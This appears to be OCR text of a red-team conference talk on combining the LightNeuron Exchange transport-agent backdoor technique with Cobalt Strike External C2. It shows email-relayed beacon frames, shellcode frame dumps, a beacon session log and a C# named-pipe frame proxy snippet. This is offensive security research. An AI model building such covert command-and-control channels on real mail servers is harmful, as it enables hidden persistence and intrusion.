
named pipe



cobalt strike external c2

tcp

external controller




email!

<--- frame relay --->

external client


named pipe



cobalt strike external c2

tcp


python c2



email!


transport agent

named pipe




<--- frame relay --->

cobalt strike beacon staging via email



cobalt strike



beacon

<-- [frame relay] -->


a closer look at frames

```
outgoing ------------>
teamserver shellcode
C2Frame<.Length = 268800, .Data = 00-1A-04-00-4D-5A-41-52-55-48 ...
                                  00-00-00-00-00-00-00-00-00-00>


incoming <------------
beacon response (metadata)
C2Frame<.Length = 132, .Data = 84-00-00-00-1A-2B-90-06-07-55 ...
                               99-33-95-49-8E-06-EC-8C-91-D0>
```

```
outgoing ------------>
ping
C2Frame<.Length = 1, .Data = 01-00-00-00-00 ... 01-00-00-00-00>


incoming <------------
pong
C2Frame<.Length = 1, .Data = 01-00-00-00-00 ... 01-00-00-00-00>
```


Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
external internal listener user computer note process pid arch last
172.16.182.182 lightneuron SERVER$ SERVER notepad.exe 19764 x64 3s
Event Log X
Beacon 172.16.182.182@19764 X
[03/16 22:34:09] beacon> ls
[03/16 22:34:09] [*] Tasked beacon to list files in .
[03/16 22:34:09] [+] host called home, sent: 19 bytes

```
outgoing ------------>
ls instruction
C2Frame<.Length = 48, .Data = 30-00-00-00-32 ... E6-4A-AD-3F-10>

incoming <------------
pong??????
C2Frame<.Length = 1, .Data = 01-00-00-00-00 ... 01-00-00-00-00>
```

rtfm

3.2 Third-party Client Controller

When a new session is desired, the third-party controller connects to the External C2 server. Each connection to the External C2 server services one session.

the single session problem

transport agent process

lightneuron.init()

companion.init()


NamedPipeClientStream()

write -> read

lightneuron.destruct()

companion.destruct()

beacon



beacon-pipe-frame-proxy

https://github.com/sensepost/beacon-pipe-frame-proxy

proxy tl;dr

```
_listener = new TcpListener(IPAddress.Loopback, 8888);
_listener.Start();

_pipeClient = new NamedPipeClientStream(".", "lightneuron")
_pipeClient.Connect();

while (true)
{
    using (TcpClient tcpClient = _listener.AcceptTcpClient())
    {
        // read && write frames. tcp <--> named pipe
    }
}
```

cobalt strike

– tcp/2222 –

python c2

– email –

transport agent

– windows named pipe –

beacon

cobalt strike


– tcp/2222 –

python c2

– email –

transport agent


– tcp –



frame proxy

– named pipe –

beacon



```
outgoing ------------>
instruction:
C2Frame<.Length = 48, .Data = 30-00-00-00-8B-41-EA-F0-DE-EC ...
                              79-87-E2-FB-DC-B5-88-AE-9E-C3>


incoming <------------
response:
C2Frame<.Length = 676, .Data = A4-02-00-00-00-00-02-A0-E1-81 ...
                               CB-31-38-58-51-CE-E6-A0-8C-54>
```

staging cobalt strike via email


iTerm2 Shell Edit View Session Scripts Profiles Toolbelt Window Help
0,05 kB/s
0,05 kB/s
Wed 22 Nov 19:12
⌥⌘1
python (Python)
⌘1
❯ python -m c2
i| connecting to exchange server as attacker@plak.local@192.168.167.132
i| preparing local spool directory
i| preparing local downloads directory
i| starting incoming mail thread
i| starting cobalt strike thread
i| starting signal handler
lightneuron:
11/22, 7:12 PM
23%
17 kB↓
26 kB↑
13 GB
100%

so, fusing lightneuron with cobalt strike

Thank you!

@leonjza

references, thanks && kudos

- https://www.wired.com/story/turla-history-russia-fsb-hackers/
- https://web-assets.esetstatic.com/wls/2019/05/ESET-LightNeuron.pdf
- https://attack.mitre.org/techniques/T1505/002/
- https://attack.mitre.org/software/S0395/
- https://learn.microsoft.com/en-us/exchange/client-developer/transport-agents/how-to-create-an-smtpreceiveagent-transport-agent-for-exchange-2013
- https://learn.microsoft.com/en-us/exchange/client-developer/transport-agents/transport-agent-concepts-in-exchange-2013
- https://learn.microsoft.com/en-us/exchange/transport-agents-exchange-2013-help
- https://github.com/sensepost/beacon-pipe-frame-proxy
- https://github.com/leonjza/pycobaltstrike
- https://github.com/rasta-mouse/ExternalC2.NET
- https://chat.openai.com/g/g-2fkFE8rbu-dall-e